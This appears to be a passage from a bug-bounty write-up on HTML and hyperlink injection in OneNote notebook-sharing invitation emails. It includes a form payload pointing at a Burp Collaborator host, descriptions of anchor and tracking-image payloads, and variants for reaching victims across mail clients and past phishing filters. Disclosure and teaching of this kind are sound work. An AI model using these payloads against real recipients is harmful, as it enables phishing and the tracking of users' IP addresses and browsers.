< html>< body>< h2 >HTML Forms< /h2 >< form action="burp-coolaborator.burpcollaborator.net">< label for="fname">First name:< /label>< br>< input type="text" id="fname" name="fname" value="John">< br>< label for="lname">Last name:< /label>< br>< input type="text" id="lname" name="lname" value="Doe">< br>< br>< input type="submit" value="Submit">< /form>< p>Click to win< /p>< /body>< /html>
Line by line: < html> and < body> open the page structure. < h2 >HTML Forms< /h2 > is a heading. < form action="..."> starts a form and says where the submitted data is sent, here the Collaborator host. < label for="fname">First name:< /label> is a text label tied to the first input. < input type="text" id="fname" name="fname" value="John"> is a text box pre-filled with "John". The next label and input do the same for a last name, pre-filled with "Doe". < input type="submit" value="Submit"> is the button that sends the form. < /form> closes it, and < p>Click to win< /p> adds a line of text. The point is to see whether the mail client will draw interactive fields and a working submit button inside an email body.
The anchor makes the invitation carry a link whose visible text is unrelated to its destination. The image tag forces a request to the Collaborator host as soon as the message is rendered, which discloses the recipient's IP address and user agent. The form renders input fields and a submit button inside the email body, with the action pointing at the Collaborator host.
The screenshot shows the form payload rendered as an actual form with input fields and a submit button.
Step 4: Share with the victim and inspect the delivered mail
The notebook is shared with the victim, and the invitation is then checked in Outlook. The anchor payload renders as a working hyperlink in the message.
Why: seeing the mail as the recipient sees it is the proof. If the link is drawn as a clickable link rather than shown as literal text, the field is being rendered as HTML.
The screenshot shows the anchor payload appearing as a live hyperlink in the Outlook message.
The full phishing email as it appears in Outlook:
The screenshot shows the complete invitation in Outlook, looking like a normal Microsoft notification with the injected content inside it.
The same message is then checked in Gmail, where the injected content is also rendered.
Why: different mail providers clean up HTML differently. Testing more than one shows how wide the problem is, because every client that renders the payload is another place a victim can be reached.
The screenshot shows the same injected content rendered in Gmail.
Step 5: Observe the callback when the victim clicks
When the victim clicks the injected link, the browser is redirected to the malicious website.
Why: the callback is the hard evidence. It shows that a real person's browser followed the link and that the attacker's host received the request, which is exactly what a phishing campaign would rely on.
The screenshot shows the Collaborator receiving a callback after the link was clicked.
Root cause
The Include Message value is inserted into the invitation email without HTML encoding, so markup in the message is interpreted by the receiving mail client rather than displayed as text. The report does not describe the server-side code, so the exact point at which escaping is missing is not stated; the behaviour is consistent with the message body being built by string concatenation and sent with an HTML content type. Because the mail originates from Outlook's own infrastructure, receiving clients have no reason to treat it as suspicious, and the header showing outlook.com reinforces that impression.
In plain terms: the program takes your message and drops it straight into the email's HTML without converting the special characters (like < and >) into harmless text. A mail client cannot tell the difference between markup the sender intended and markup a user typed, so it draws both.
Impact
Hyperlink injection in the invitation email enables phishing delivered directly to users. An attacker can share a notebook under a fake title such as "You have won 1000 RS. Click to claim", and because HTML injection is possible in the mail itself, the URL can be turned into a hyperlink and the message shaped into a convincing fake email. The mail header shows outlook.com, which makes the email look genuine. The only thing the attacker needs is an email address, and in the case of a company, an organisational email address can be used to bypass phishing protections.
Injected href attributes can redirect a user to a fake IP address, or route traffic through any IP that in turn redirects to a domain. Fake links can be used to collect user information such as IP address, browser information via the user agent, and location. Injecting tags can also cause partial defacement by changing font size and appearance.
After the issue was fixed, it was marked as out of scope by the MSRC program.
The screenshot accompanies the note that the issue was fixed and then marked out of scope by MSRC.
Fix
The report does not describe the change that was made. The appropriate fix is to HTML-encode the Include Message value before it is placed into the invitation body, so that markup is delivered as text and never parsed as HTML by the recipient's client.
Encoding means turning a character like < into a code that displays as < but is never treated as the start of a tag. The reader sees the same text; the mail client sees data, not instructions.
Variants to test
- Other free-text fields in invitation flows. Try the same anchor, image and form payloads in any message or note field attached to a share, calendar invite or notification. A positive result is the payload rendering as live markup in the delivered mail.
- Image-based tracking. Send an
<img>payload pointing at a host you control and open the mail in different clients. A positive result is an inbound request carrying the recipient's IP address and user agent. - Link text mismatch. Use an anchor whose visible text claims one destination while
hrefpoints elsewhere. A positive result is the link rendering with the misleading text and navigating to the attacker host. - Form rendering. Submit the form payload and check whether input fields and a submit button appear in the message body. A positive result is an interactive form inside the email.
- Cross-client rendering. Deliver the same message to several mail providers. A positive result is the payload rendering in more than one client, which widens the victim pool.
- Organisational sender addresses. Repeat with a sender address on a corporate domain to see whether the invitation passes filtering that would block an external sender. A positive result is delivery to the inbox rather than quarantine or spam.
Glossary
- OneNote: Microsoft's note-taking application, where notebooks are collections of notes.
- Notebook: a container of notes in OneNote that can be shared with other people.
- Sharing pane: the panel in OneNote where you invite people to a notebook.
- Include Message: the free-text field in the invitation where the sender can add a personal note; the injection point in this report.
- HTML: the markup language used to structure web pages and formatted emails.
- Hyperlink injection: a form of HTML injection where an attacker-supplied link is embedded in a message.
- Rendering: the process of a browser or mail client drawing HTML into what you see.
- Escaping / encoding: converting special characters into harmless text so they are displayed rather than interpreted.
- Payload: the text or code a tester inserts to test for a bug.
- Anchor tag (
<a>): the HTML element that creates a clickable link. hrefattribute: the part of a link that says where it goes.- Image tag (
<img>): the HTML element that loads a picture from a URL. - Form (
<form>): the HTML element that groups input fields and a submit button. - Phishing: a fake message designed to trick someone into clicking a link or giving away information.
- IP address: the numeric address of a device on the internet.
- User agent: a string a browser sends describing itself, such as browser name and operating system.
- Burp Collaborator: a service that provides a hostname you control and records requests made to it, used to prove that a victim or server reached out.
- Callback: an incoming request to a host you control, proving that something on the other side made the connection.
- Outlook: Microsoft's email service, which delivers the OneNote invitation.
- Gmail: Google's email service, used here to check how a second mail client handles the payload.
- MSRC: the Microsoft Security Response Center, which handles reports about Microsoft products.
- Out of scope: a report that the receiving program decides not to treat as eligible, for example after the issue has already been fixed.